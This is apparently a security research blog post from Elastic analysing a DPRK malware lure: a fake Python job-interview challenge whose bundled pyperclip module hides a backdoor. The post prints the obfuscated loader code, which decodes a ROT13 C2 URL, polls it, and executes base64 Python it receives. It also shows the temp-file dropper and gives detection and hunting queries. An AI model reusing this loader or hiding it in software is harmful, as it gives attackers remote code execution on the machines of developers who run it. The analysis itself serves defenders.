www.elastic.co /security-labs/dprk-code-of-conduct

Code of Conduct: DPRK’s Python- fueled intrusions into secured networks

18 September 2024•Colson Wilhoit

Investigating the DPRK’s strategic use of Python and carefully crafted social engineering, this publication sheds light on how they breach highly secure networks with evolving and effective cyber attacks.

19 min read Malware analysis, Attack pattern, Security research

Preamble

Few threat actors have garnered as much attention and notoriety in the shadowy world of state-sponsored cyber operations as the Democratic People's Republic of Korea (DPRK). DPRK-affiliated threat groups have consistently demonstrated their use of social engineering tactics coupled with tactical capabilities. At the forefront of their arsenal lies an unexpected weapon: Python.

This versatile programming language, prized for its accessibility and power, has become the tool for DPRK operatives seeking initial access to target systems. These threat actors have successfully penetrated some of the world's most secure networks through a potent combination of meticulously crafted social engineering schemes and elegantly disguised Python code.

This publication will examine the DPRK's use of social engineering and Python-based lures for initial access. Building on research published by the Reversing Labs team for the campaign they call VMConnect, we'll explore a very recent real-world example, dissect the code, and examine what makes these attacks so effective. By understanding these techniques, we aim to shed light on the evolving landscape of state-sponsored cyber threats and equip defenders with the knowledge to combat them.

Key takeaways

- The sophistication of DPRK's social engineering tactics often involves long-term persona development and targeted narratives.
- The use of Python for its ease of obfuscation, extensive library support, and ability to blend with legitimate system activities.
- These lures evidence the ongoing evolution of DPRK's techniques, which highlights the need for continuous vigilance and adaptation in cyber defense strategies.
- The Python script from this campaign includes modules that allow for the execution of system commands and to write and execute local files


RookeryCapital_PythonTest.zip

This sample is distributed under the guise of a Python coding challenge for a “Capital One” job interview. It contains a known Python module that appears innocent on the surface. This module includes standard clipboard management functionality but also harbors obfuscated code capable of exfiltrating data and executing arbitrary commands.

Using encoding techniques like Base64 and ROT13, the attacker camouflaged dangerous functionality to evade detection by both human reviewers and automated security scans. The code reaches out to a remote server, downloading and executing commands under the guise of clipboard operations. It is a perfect example of how easily malicious functionality can be masked in standard code.

We'll analyze this Python application line by line, uncovering how it:


- Establishes a connection to a malicious server
- Executes hidden commands via remote code execution (RCE)
- Uses common obfuscation techniques to fly under the radar
- Embeds persistent retry mechanisms to ensure successful communication



DPRK Python initial access execution flow

PasswordManager.py


This “Python Challenge” is provided via a `.zip` file containing a Python application called “PasswordManager”. This application primarily consists of a main script, `PasswordManager.py`, and two Python modules, `Pyperclip` and `Pyrebase`.



```
_config.yml
> images
PasswordManager.py
v pyperclip
    __init__.py
    __main__.py
  > __pycache__
v pyrebase
    __init__.py
  > __pycache__
    pyre_sseclient.py
    pyrebase.py
README.md
requirements.txt
```

PasswordManager Application Contents

Examining the `README.md` file first, it is evident that this is meant to be some sort of interview challenge or assessment, but what immediately piqued our interest were the following lines:



```
## Instructions for the Job Candidate

- Before making any modifications, ensure that the project is running successfully.
- Add Password backup function to this project.

## Execute the python file
python3 PasswordManager.py
```

The program will automatically install all the necessary libraries(dependencies) needed.
```


Excerpt from “PasswordManager” application README file

This was interesting as they wanted to ensure that the application was run before the user made any changes that may cause certain functionality to break or become noticeable.

The main `PasswordManager.py` file looks like the makings of a basic Python password manager application. Of course, as we noted above, the application imports two third-party modules (`Pyperclip` and `Pyrebase`) into this main script.

**Pyperclip module**

The `Pyperclip` module has two files, `__init__.py` and `__main__.py`.



```
v pyperclip
    __init__.py
    __main__.py
```

Pyperclip module files

In Python, modules often consist of multiple files, with two important ones being `__init__.py` and `__main__.py`. The `__init__.py` file initializes a Python package, allowing it to function when imported, while the `__main__.py` file allows the module to be run as a standalone program.

init.py

`__init__.py` is the first module to be imported and primarily facilitates clipboard operations on various platforms (Windows, macOS, Linux, etc.). The bulk of this code is designed to detect the platform (Windows, Linux, macOS)
```

and provide the appropriate clipboard handling functions (copy, paste), relying on native utilities (e.g., `pbcopy` for macOS, `xclip` for Linux) or Python libraries (e.g., gtk, PyQt4/PyQt5).

The imports reveal potentially interesting or suspicious functionality from libraries such as `base64`, `codecs`, `subprocess`, and `tempfile`. The `base64` module provides encoding or decoding capabilities, which can be used to hide or obfuscate sensitive information. When paired with `codecs`, another module often used for encoding or decoding text (in this case, using the ROT13 cipher), it becomes clear that the script is manipulating data to evade detection.

The presence of the `subprocess` module is particularly concerning. This module allows the script to run system commands, opening the door for executing arbitrary code on the machine. This module can execute external scripts, launch processes, or install malicious binaries.

The inclusion of the `tempfile module` is also noteworthy. This module creates temporary files that can be written to and executed, a common technique malware uses to hide its tracks. This module suggests the script may be writing content to disk and executing it within a temporary directory.

```
import contextlib
import ctypes
import os
import platform
import subprocess
import sys
import time
import warnings
import requests
import datetime
import platform
import codecs
import base64
import tempfile
import subprocess
import os
```

init.py imports

Analyzing the script a large base64 encoded blob assigned to the variable `req_self` quickly stands out.

```
req_self = "aW1wb3J0IHN0….Y29udGludWUNCg=="
```

Decoding this Base64 encoded string reveals an entirely new and self-contained Python script with some very interesting code.

Obfuscated Python Script

The script imports several standard libraries (e.g., `requests`, `random`, `platform`), allowing it to generate random data, interact with the operating system, encode/decode strings, and make network requests.

```
import string
import random
import requests
import platform
from time import sleep
import base64
import os
import codecs
```

Encoded Python script imports

The script contains two functions named `co` and `rand_n`.

The `co` function operates as a helper function. This function checks the current operating system (`osn`). It uses the `codecs.decode` function with ROT13 encoding to decode the string `Jvaqbjf`, which results in `Windows`. If the operating system is Windows, it returns `0`; otherwise, it returns `1`.

```
def co(osn):
  if osn == codecs.decode('Jvaqbjf', 'rot13'):
      return 0

  else:
      return 1
```

`co` function within encoded Python script

Decoding ROT13 can easily be done on the macOS or Linux CLI or with the ROT13 CyberChef recipe.

```
$ echo "Jvaqbjf" | tr '[A-Za-z]' '[N-ZA-Mn-za-m]'
Windows
```

The `rand_n` function generates an 8-digit pseudorandom number from the string `123456789`. This is likely used as an identifier (`uid`) in further communication with the remote server.

```
def rand_n():
  _LENGTH = 8
  str_pool = "123456789"
  result = ""
  for i in range(_LENGTH):
      result += random.choice(str_pool)
  return result
```

`rand_n` function within encoded Python script

Following the function declarations, the script defines a set of variables with hardcoded values it will use.

```
uid = rand_n()
f_run = ""
oi = platform.system()
url = codecs.decode('uggcf://nxnznvgrpuabybtvrf.bayvar/', 'rot13')
headers = {"Content-Type": "application/json; charset=utf-8"}
data = codecs.decode('Nznmba.pbz', 'rot13') + uid + "pfrr" + str(co(oi))
```

Encoded Python script variables

- `uid`: Random identifier generated using `rand_n()`
- `oi`: The operating system platform
- `url`: After decoding using ROT13, this resolves to a URL for a malicious server (https://akamaitechnologies[.]online). The threat actor is obviously attempting to evade detection by encoding the URL and disguising it as a seemingly legitimate service (Akamai), which is a known CDN provider.
- `data`: This is the data payload being sent to the server. It includes a decoded string (`Amazon[.]com`), the random uid, and the result of `co(oi)` which checks if the OS is Windows.

The last part of the script is the main while loop.

```
while True:
  try:
      response = requests.post(url, headers=headers, data=data)
      if response.status_code != 200:
          sleep(60)
          continue
      else:
          res_str = response.text
          if res_str.startswith(codecs.decode('Tbbtyr.pbz', 'rot13')) and
len(response.text) > 15:
              res = response.text
              borg = res[10:]
              dec_res = base64.b64decode(borg).decode('utf-8')

              globals()['pu_1'] = uid
              globals()['pu_2'] = url
              exec(compile(dec_res, '', 'exec'), globals())
              sleep(1)
              break
          else:
              sleep(20)
              pass

  except:
      sleep(60)
      continue
```

Encoded Python script main while loop

The first try block sends an HTTP POST request to the malicious server (url) with the headers and data. If the server responds with a status code other than 200 OK, the script waits 60 seconds and retries.

Else, if the response starts with the decoded string 'Google.com' and the response length is greater than 15, it extracts a base64-encoded portion of the response. It then decodes this portion and executes the decoded script using `exec(compile(dec_res, '', 'exec'), globals())`. This allows the attacker to send arbitrary Python code to be executed on the victim's machine.

Towards the end of the loop it sets global variables with the random uid and the URL used in communication with the remote server. This is used later when executing the downloaded payload.

Now that we understand the purpose of the encoded Python script let's go back to the `__inity__.py` script and break down the function that executes the base64-encoded section.

inity.py

Back within the `__inity__.py` script we can look for any other reference to the `req_self` variable to see what the script does with that encoded Python script. We find one single reference located in a function defined as `cert_acc`.

```
def cert_acc():
  ct_type = platform.system()
  l_p = tempfile.gettempdir()

  if ct_type == codecs.decode("Jvaqbjf", stream_method):
      l_p = l_p + codecs.decode('\\eronfr.gzc', stream_method)
      header_ops = codecs.decode(push_opr, stream_method) + l_p
  else:
      l_p = l_p + codecs.decode('/eronfr.gzc', stream_method)
      header_ops = codecs.decode(push_ops, stream_method) + l_p

  request_query = open(l_p, 'w')
  request_object = base64.b64decode(req_self)
  request_query.write(request_object.decode('utf-8'))
  request_query.close()
  try:
      if ct_type == codecs.decode("Jvaqbjf", stream_method):
          subprocess.Popen(header_ops, creationflags=subprocess.DETACHED_PROCESS)
      else:
          subprocess.Popen(header_ops, shell=True, preexec_fn=os.setpgrp)
  except:
      pass
cert_acc()
```

```
ct_type = platform.system()
```

This variable retrieves the current operating system type (e.g., Windows, Linux, Darwin for macOS) using the `platform.system()` function. The value is stored in the `ct_type` variable.

```
l_p = tempfile.gettempdir()
```

This variable calls the `tempfile.gettempdir() function`, which returns the path to the system's temporary directory. This directory is commonly used for storing temporary files that the system or programs create and then delete upon reboot. The value is assigned to `l_p`.

The `if-else` block takes advantage of the codecs library decode function using ROT13 to decode the string `Jvaqbjf`, which translates to `Windows`. This checks if the system type is Windows. If the system is Windows, the code appends a ROT13-decoded string (which turns out to be `\eronfr.gzc`, `\rebase.tmp` after decoding) to the temporary directory path `l_p`. It then constructs a command `header_ops`, which likely combines the decoded `push_opr` variable (also using ROT13) with the path.

If the system is not Windows, it appends a Unix-like file path `/eronfr.gzc` (`/rebase.tmp` after decoding) and similarly constructs a command using `push_ops`. This part of the code is designed to run different payloads or commands depending on the operating system.

```
if ct_type == codecs.decode("Jvaqbjf", stream_method):
      l_p = l_p + codecs.decode('\\eronfr.gzc', stream_method)
      header_ops = codecs.decode(push_opr, stream_method) + l_p
  else:
      l_p = l_p + codecs.decode('/eronfr.gzc', stream_method)
      header_ops = codecs.decode(push_ops, stream_method) + l_p
```

The next several statements, starting with `request_`, serve to write the Base64-encoded Python script we have already analyzed to `disk in the temporary directory. This code opens a new file in the temporary directory (`l_p`), which was previously set depending on the system type. The variable` req_self` (also a Base64-encoded string) is decoded into its original form. The decoded content is written into the file, and the file is closed.

```
request_query = open(l_p, 'w')
  request_object = base64.b64decode(req_self)
  request_query.write(request_object.decode('utf-8'))
  request_query.close()
```

The function's final `try` block facilitates the execution of the encoded Python script.

If the system type is Windows, the code attempts to execute the file (constructed in `header_ops`) using the `subprocess.Popen function`. The `DETACHED_PROCESS` flag ensures that the process runs independently of the parent process, making it harder to track.

If the system is not Windows, it runs the file using a different execution method (`subprocess.Popen` with `shell=True`), which is more common for Unix-like systems (Linux/macOS). The `preexec_fn=os.setpgrp` makes the process immune to terminal interrupts, allowing it to run in the background.

```
try:
      if ct_type == codecs.decode("Jvaqbjf", stream_method):
          subprocess.Popen(header_ops, creationflags=subprocess.DETACHED_PROCESS)
      else:
          subprocess.Popen(header_ops, shell=True, preexec_fn=os.setpgrp)
  except:
      pass
```

The `cert_acc` function executes the obfuscated Python script, which retrieves commands to be executed within the cert_acc function.

The script within the `Pyperclip` package exhibits clear signs of malicious behavior, using obfuscation techniques like ROT13 and Base64 encoding to hide its true intent. It identifies the operating system and adapts its actions accordingly, writing to disk and executing an obfuscated Python script in the system's temporary directory. The script establishes communication with a remote server, enabling remote code execution (RCE) and allowing the attacker to send further commands. This carefully concealed process ensures the script runs stealthily, avoiding detection while maintaining effective C2 (Command and Control) over the infected machine.

Campaign intersections

When we found this sample, we also came across additional samples that matched its code implementation and previous campaign lures we have observed in the wild.

This lure again masquerades as a Python coding challenge delivered under the guise of a job interview. Its Python code implementation matches exactly the code we've analyzed above, and based on description and filename, it matches the lure described by Mandiant as "CovertCatch."

The next lure is different from the previous ones but matches the Python code implementation we have seen and written about previously. Last year, we brought to light the malware known as "KandyKorn" that targeted CryptoCurrency developers and engineers.

Detection, Hunting and Mitigation Strategies


Detecting and mitigating this type of obfuscated malicious code and its behavior requires a combination of proactive security measures, monitoring, and user awareness.

The best mitigation strategy against these lures and initial access campaigns is to educate your users regarding the extensive, targeted methods threat actors, like the DPRK, employ to gain code execution. Knowledge regarding these campaigns and being able to recognize them combined with a strong emphasis on proper code analysis before execution, especially when it comes to 3rd party applications like this, from "recruiters", "developer forums", "Github", etc., will provide a strong foundation of defense against these attacks.

Regarding this sample specifically, there are a few different detections we can write surrounding the behavior of the code execution mechanism and the potential resulting use cases associated with that activity. While these queries are macOS-specific, you can take them and alter them to detect the same activity on Windows as well.

[Detection] Python Subprocess Shell Tempfile Execution and Remote Network Connection

```
sequence by process.parent.entity_id with maxspan=3s
[process where event.type == "start" and event.action == "exec" and
process.parent.name : "python*"
 and process.name : ("sh", "zsh", "bash") and process.args == "-c" and process.args
: "python*"]
[network where event.type == "start"]
```



```
Endpoint process event     process           exec                    jamess-virtual-machine.local        -                 -   jamessmythe

executed process  >_ sh  (6636)  /bin/sh  -c  python3 /var/folders/1d/vmw6y5pj261_8dpvyv8l819h0000gn/T/rebase.tmp  via parent process  Python  (6635)  with resu
                                              unknown
                        # cd5dd4030107de870eeac58dbf1cab86c9c0f2fe13d8cd2f337421d0b739d992

Endpoint network event     network           connection_attempted    jamess-virtual-machine.local   192.168.64.9   108.61.216.142   jamessmythe
```

Sequence based Behavior Rule detection

This rule looks for the specific behavior exhibited when the `__init__.py` sample writes the obfuscated Python script to disk and utilizes the `subprocess.Popen` method, setting the shell variable equal to True to execute the Python script that connects to a remote server to retrieve and execute commands.

[Hunt] Python Executable File Creation in Temporary Directory

```
file where event.type == "modification" and file.Ext.header_bytes : ("cffaedfe*",
"cafebabe*")
 and (process.name : "python*" or Effective_process.name : "python*") and file.path
: ("/private/tmp/*", "/tmp/*")
```

If the threat actor attempts to use this functionality to download an executable payload within the temporary directory already specified in the script, we could use this rule to look for the creation of an executable file in a temporary directory via Python.

[Hunt] Interactive Shell Execution via Python

```
process where host.os.type == "macos" and event.type == "start" and event.action ==
"exec"
and process.parent.name : "python*" and process.name : ("sh", "zsh", "bash")
 and process.args == "-i" and process.args_count == 2
```

The threat actor could use the execution functionality to open an interactive shell on the target system to carry out post-exploitation actions. We have seen nation-state actors employ an interactive shell like this. We could use this rule to look for the creation of this interactive shell via Python.

[Hunt] Suspicious Python Child Process Execution

```
process where event.type == "start" and event.action == "exec" and
process.parent.name : "python*"
 and process.name : ("screencapture", "security", "csrutil", "dscl", "mdfind",
"nscurl", "sqlite3", "tclsh", "xattr")
```

The threat actor could also use this code execution capability to directly execute system binaries for various post-exploitation goals or actions. This rule looks for the direct execution of some local system tools that are not commonly used, especially via Python.

Conclusion and Future Trends

As we've explored throughout this analysis, the Democratic People's Republic of Korea (DPRK) has emerged as a formidable force in state-sponsored cyber operations. Combining social engineering with Python-based lures, their approach has proven successful in organizations with wide-ranging security maturity.

Their use of Python for initial access operations is a testament to the evolving nature of cyber threats. By leveraging this versatile and widely used programming language, threat actors have found a powerful tool that offers both simplicity in development and complexity in obfuscation. This dual nature of Python in their hands has proven to be a significant challenge for cybersecurity defenders.

Our deep dive into this recent sample has provided valuable insights into DPRK threat actors' current tactics, techniques, and procedures (TTPs). This case study exemplifies how social engineering and tailored Python scripts can work in tandem as highly effective initial access vectors.

As state-sponsored cyber operations advance, the insights gained from studying DPRK's methods become increasingly valuable. Cybersecurity professionals must remain alert to the dual threat of social engineering and sophisticated Python-based tools. Defending against these threats requires a multi-faceted approach, including robust technical controls, comprehensive staff training on social engineering tactics, and advanced threat detection capabilities focused on identifying suspicious Python activities.

As we move forward, fostering collaboration within the cybersecurity community and sharing insights and strategies to counter these sophisticated threats is crucial. We hope to stay ahead in this ongoing cyber chess game against state-sponsored actors like the DPRK through collective vigilance and adaptive defense mechanisms.